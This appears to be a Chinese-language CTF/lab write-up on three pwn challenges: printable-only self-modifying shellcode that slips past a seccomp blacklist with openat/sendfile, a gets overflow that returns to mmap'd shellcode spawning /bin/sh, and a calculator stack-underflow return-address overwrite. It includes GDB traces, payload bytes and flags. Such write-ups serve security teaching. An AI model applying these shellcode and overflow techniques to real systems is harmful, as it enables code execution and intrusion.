


Image 8

2. Task 2：Alpha

为什么二进制文件和库都是x86的。。。mac用户已经红温已经燃尽。。。目前没有一个能用的服务器只能用家里的x86老电脑来调试。。。没有环境全是现装的。。。花了好长好长时间，体感难绷。。。

这题给我的第一感觉是要求刁钻，输入只能是可见字符。反汇编：

```
mmap RWX 页 → read shellcode → 检查每个字节在 [0x21,0x7e]
→ 加载 seccomp → call shellcode
```

关键位置（PIE 偏移）：

```
0x1174: call mmap@plt                ; 申请 RWX 页
0x11ca: call read@plt                ; 读入 shellcode
0x1209: movzx eax, byte ptr [rdx]    ; printable 检查
0x1246: mov esi, 0x3b                ; 禁 execve
0x1253: mov esi, 0x142               ; 禁 execveat
0x1260: mov esi, 0x2                 ; 禁 open
0x126d: xor esi, esi                 ; 禁 read
0x1277: mov esi, 0x1                 ; 禁 write
0x129b: call rax                     ; 执行 shellcode
```

到这里思路就清晰了：`execve` 被禁，普通 ORW 里的 `open/read/write` 也被禁，但 seccomp 是默认放行，只是加了几条 blacklist。因此我换用没被禁的 syscall：

```
openat(0, "/flag", 0)
sendfile(1, fd, NULL, 0x21212121)
```

`openat` 可以替代 `open`，`sendfile` 可以让内核把文件内容直接送到 stdout，绕过 `read/write`。

2.1 怎么把 shellcode 变成全可见字符

为什么没用Alpha3🤔 因为没装上Python2。。。 再三周折干脆放弃。AI辅助搓了一个合法的汇编代码出来

`syscall`、`\x00`、`257` 这些字节不可见。

1. **XOR 造数**：例如 `257 = 0x21212222 ^ 0x21212323`
2. **间接造零**：先让 `rax=0`，再 `push rax`
3. **自修改补 syscall**：payload 里先放可见的 `2e 21`，执行时改成 `0f 05`：

```
0x2e ^ 0x21 = 0x0f
0x21 ^ 0x24 = 0x05
```

2.2 GDB 验证位置

【搬出了老电脑】

验证：输入全可见、seccomp 是 blacklist、以及不可见的 `syscall` 是运行时补出来的。

先生成本地调试输入：

```
python3 "lab1_pwn/2 alpha_solve.py" dump > /tmp/alpha.in
```

```
parallels@ubuntu-linux-22-04-02-desktop:/media/psf/Billl/lab1_pwn$ gdb -q "/media/psf/Billl/lab1 pwn/2 attachment/alpha"
Program stopped.
0x00007ffff7fe32b0 in _start () from /lib64/ld-linux-x86-64.so.2
(gdb) info proc mappings
process 17109
Mapped address spaces:

          Start Addr           End Addr       Size     Offset  Perms  objfile
      0x555555554000     0x555555555000     0x1000        0x0  r--p   /media/psf/Billl/lab1_pwn/2 attachment/alpha
      0x555555555000     0x555555556000     0x1000     0x1000  r-xp   /media/psf/Billl/lab1_pwn/2 attachment/alpha
      0x555555556000     0x555555557000     0x1000     0x2000  r--p   /media/psf/Billl/lab1_pwn/2 attachment/alpha
      0x555555557000     0x555555559000     0x2000     0x2000  rw-p   /media/psf/Billl/lab1_pwn/2 attachment/alpha
      0x7ffff7fbd000     0x7ffff7fc1000     0x4000        0x0  r--p   [vvar]
      0x7ffff7fc1000     0x7ffff7fc3000     0x2000        0x0  r-xp   [vdso]
      0x7ffff7fc3000     0x7ffff7fc5000     0x2000        0x0  r--p   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
      0x7ffff7fc5000     0x7ffff7fef000    0x2a000     0x2000  r-xp   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
      0x7ffff7fef000     0x7ffff7ffa000     0xb000    0x2c000  r--p   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
      0x7ffff7ffb000     0x7ffff7fff000     0x4000    0x37000  rw-p   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
      0x7ffffffdd000     0x7ffffffff000    0x22000        0x0  rw-p   [stack]
  0xffffffffff600000 0xffffffffff601000     0x1000        0x0  --xp   [vsyscall]
(gdb) set $base = 0x555555554000
(gdb) b *($base + 0x11ca)
Breakpoint 1 at 0x5555555551ca
(gdb) c
Continuing.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Visible shellcode only:

Breakpoint 1, 0x00005555555551ca in ?? ()
(gdb) ni
0x00005555555551cf in ?? ()
(gdb) p/x $rbx
$1 = 0x7ffff7ffa000
(gdb) x/128bx $rbx
0x7ffff7ffa000: 0x50    0x59    0x6a    0x21    0x58    0x30    0x41    0x55
0x7ffff7ffa008: 0x30    0x41    0x75    0x6a    0x24    0x58    0x30    0x41
0x7ffff7ffa010: 0x56    0x30    0x41    0x76    0x68    0x21    0x21    0x21
0x7ffff7ffa018: 0x21    0x58    0x35    0x21    0x21    0x21    0x21    0x50
0x7ffff7ffa020: 0x5b    0x50    0x68    0x2f    0x66    0x6c    0x61    0x54
0x7ffff7ffa028: 0x41    0x5c    0x50    0x50    0x50    0x50    0x68    0x21
0x7ffff7ffa030: 0x21    0x21    0x21    0x58    0x35    0x46    0x21    0x21
0x7ffff7ffa038: 0x21    0x31    0x44    0x24    0x24    0x53    0x58    0x50
0x7ffff7ffa040: 0x5f    0x41    0x54    0x5e    0x50    0x5a    0x68    0x22
0x7ffff7ffa048: 0x22    0x21    0x21    0x41    0x58    0x41    0x50    0x58
0x7ffff7ffa050: 0x35    0x23    0x23    0x21    0x21    0x2e    0x21    0x50
0x7ffff7ffa058: 0x41    0x59    0x6a    0x22    0x58    0x34    0x23    0x50
0x7ffff7ffa060: 0x5f    0x41    0x51    0x5e    0x6a    0x21    0x58    0x34
0x7ffff7ffa068: 0x21    0x50    0x5a    0x68    0x21    0x21    0x21    0x21
0x7ffff7ffa070: 0x41    0x5a    0x6a    0x28    0x58    0x2e    0x21    0x90
0x7ffff7ffa078: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
(gdb)
```

payload 被读入 RWX 页，且字节均在可见字符范围

Image 9




Image 10

seccomp blacklist 具体禁了哪些 syscall

```
delete breakpoints
b *($base+0x124e)               # seccomp_rule_add(execve=59)
b *($base+0x125b)               # execveat=322
b *($base+0x1268)               # open=2
b *($base+0x1272)               # read=0
b *($base+0x127f)               # write=1
b *($base+0x129b)               # call shellcode
run < /tmp/alpha.in
p/d $esi                        # 每次断下依次截：59, 322, 2, 0, 1
c
...重复几次
```

```
(gdb) set pagination off
(gdb) starti < /tmp/alpha.in
Starting program: /media/psf/Billl/lab1_pwn/2 attachment/alpha < /tmp/alpha.in

Program stopped.
0x00007ffff7fe32b0 in _start () from /lib64/ld-linux-x86-64.so.2
(gdb) set $base = 0x555555554000
(gdb) break *($base + 0x129b)
Breakpoint 1 at 0x55555555529b
(gdb) continue
Continuing.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Visible shellcode only:

Breakpoint 1, 0x000055555555529b in ?? ()
(gdb) stepi
0x00007ffff7ffa000 in ?? ()
(gdb) set $sc = $rip
(gdb) x/2bx $sc+85
0x7ffff7ffa055: 0x2e    0x21
(gdb) x/2bx $sc+117
0x7ffff7ffa075: 0x2e    0x21
(gdb) break *($sc+20)
Breakpoint 2 at 0x7ffff7ffa014
(gdb) continue
Continuing.

Breakpoint 2, 0x00007ffff7ffa014 in ?? ()
(gdb) x/2bx $sc+85
0x7ffff7ffa055: 0x0f    0x05
(gdb) x/2bx $sc+117
0x7ffff7ffa075: 0x0f    0x05
```

Image 11

自修改 decoder 把 `2e 21` 改成 `0f 05`

```
# 从上一个断点 call rax 处继续
si                                  # 进入 shellcode
set $sc = $rip
x/2bx $sc+85                        # decoder 前：2e 21
x/2bx $sc+117                       # decoder 前：2e 21
b *($sc+20)                         # decoder 结束附近；若脚本调整，断在两次 xor 写 syscall
之后即可
c
x/2bx $sc+85                        # decoder 后：0f 05
x/2bx $sc+117                       # decoder 后：0f 05
```

远程执行后拿到：

```
AAA{41pha8eTlcAI_5HeIICOde_c4N't_7Rap_mE7f1b1dc51e64}
```




Image 12

---

3. Task3：sbofsc

```
401255: add eax, 0x20
401258: shl eax, 0xc                ; addr = 0x20000 ~ 0x27000
40127c: mov edx, 0x7                ; PROT_READ|WRITE|EXEC
401277: mov ecx, 0x32               ; MAP_FIXED|MAP_ANON|MAP_PRIVATE
401284: call mmap@plt
4012a4: call read@plt               ; read(0, addr, 0x40)
4012bf: call gets@plt               ; 后面才发生栈溢出
4012ca: ret
```

于是问题变成怎么把返回地址改到刚才写入 shellcode 的地址。

地址由环境变量 `CHALLENGE` 控制：

```
addr = ((CHALLENGE % 8) + 32) << 12
```

所以远程只有 8 种可能：

```
0x20000, 0x21000, ..., 0x27000
```

`gets` 的目标缓冲区在 `rbp-0x40`：

```
4012b3: lea rax, [rbp-0x40]
4012bf: call gets@plt
4012c9: leave
4012ca: ret
```

因此覆盖返回地址需要：

```
0x40 字节填满 buf + 8 字节 saved rbp + 8 字节 return address
```

两阶段利用：

```
# 第一阶段：写入 64 字节 shellcode
send(execve_binsh_shellcode.ljust(0x40, b"\x90"))

# 第二阶段：gets 溢出，返回到 mmap 区域
send(b"A"*0x40 + b"B"*8 + p64(addr) + b"\n")
```

因为地址只有 8 个，脚本 `3 sbofsc_solve.py` 直接逐个尝试即可。

```
parallels@ubuntu-linux-22-04-02-desktop:/media/psf/Billl/lab1_pwn/3 attachment$ objdump
 -d "/media/psf/Billl/lab1_pwn/3 attachment/sbofsc" | grep -A2 "401284:\|4012a4:\|4012b
f:\|4012ca:"
  401284:       e8 c7 fd ff ff          call   401050 <mmap@plt>
  401289:       bf 0c 20 40 00          mov    $0x40200c,%edi
  40128e:       e8 ad fd ff ff          call   401040 <puts@plt>
--
  4012a4:       e8 c7 fd ff ff          call   401070 <read@plt>
  4012a9:       bf 1f 20 40 00          mov    $0x40201f,%edi
  4012ae:       e8 8d fd ff ff          call   401040 <puts@plt>
--
  4012bf:       e8 bc fd ff ff          call   401080 <gets@plt>
  4012c4:       b8 00 00 00 00          mov    $0x0,%eax
  4012c9:       c9                      leave
  4012ca:       c3                      ret
```

Image 13

远程爆破结果：

```
[+] SUCCESS at 0x21000
[+] Flag: AAA{Re7_to_9UE5s_SHELLcOD3_Posa781f333d6e4}
```




Image 14

Flag: `AAA{Re7_to_9UE5s_SHELLcOD3_Posa781f333d6e4}`

---

4. Task4：sbuf

4.1 栈溢出?

`sbuf` 开了 Canary 和 NX，`read(0, buf, 0x200)` 的输入缓冲区也没有直接越过返回地址。最开始我以为要找信息泄露或格式化字符串，但程序只是一个计算器，最后执行：

```
printf("%lld", result);
```

继续翻反汇编时，一个很明显的目标出现了：程序里有未被调用的 `execve("/bin/sh")` 函数：

```
4011a6: push rbp
...
4011bd: mov qword ptr [rbp-0x20], 0x402008   ; "/bin/sh"
4011de: call execve@plt
```

二进制没有 PIE，所以如果能写返回地址，只需要写固定值：`0x4011a6`

4.2 求值栈下溢

计算器状态结构体在 `main` 的 VLA 栈上，布局如下：

```
obj = main_rbp - 0x950
obj + 0x000 : value_stack[64]
obj + 0x800 : value_top
obj + 0x808 : operator_stack[32]
obj + 0x908 : operator_top
```

我先测试 `1++2`，它能通过语法检查，但结果变成 `0` 而不是 `3`。这说明检查器把第二个 `+` 当成符号接受，但求值器仍按二元运算处理，导致 value stack 被多 pop 了一次。

反汇编也验证了这一点。`pop` 先减计数器，后检查负数：

```
40136f: mov dword ptr [rax], edx    ; value_top--
401377: test eax, eax
401379: js 0x40139c                 ; 为负就不读，但计数器已经变负
```

`push` 又只检查上界，不检查负数：

```
4012e8: cmp eax, 0x3f
4012eb: jg 0x401314
4012fc: cdqe                        ; 负数符号扩展
40130a: add rdx, obj
401311: mov qword ptr [rdx], rax    ; 写到 obj + value_top*8
```

于是当 `value_top=-5` 时，push 写入：

```
obj - 0x28
```

而这正好是 `main` 调用求值函数 `0x4019f5` 的返回地址。

4.3 payload😈

接下来就是两个限制一起处理：写入值要是 `0x4011a6`，但输入数字每段最多三位；同时写入位置要刚好走到 `obj-0x28`。

第一个限制比较好解决：计算器限制的是“字面量”，不是“中间结果”。我把目标地址拆成小数字能算出来的形式：

```
0x4011a6 = 4198822
999*999*4+207*999 = 4198797 = 0x40118d
0x40118d + 25 = 0x4011a6
```

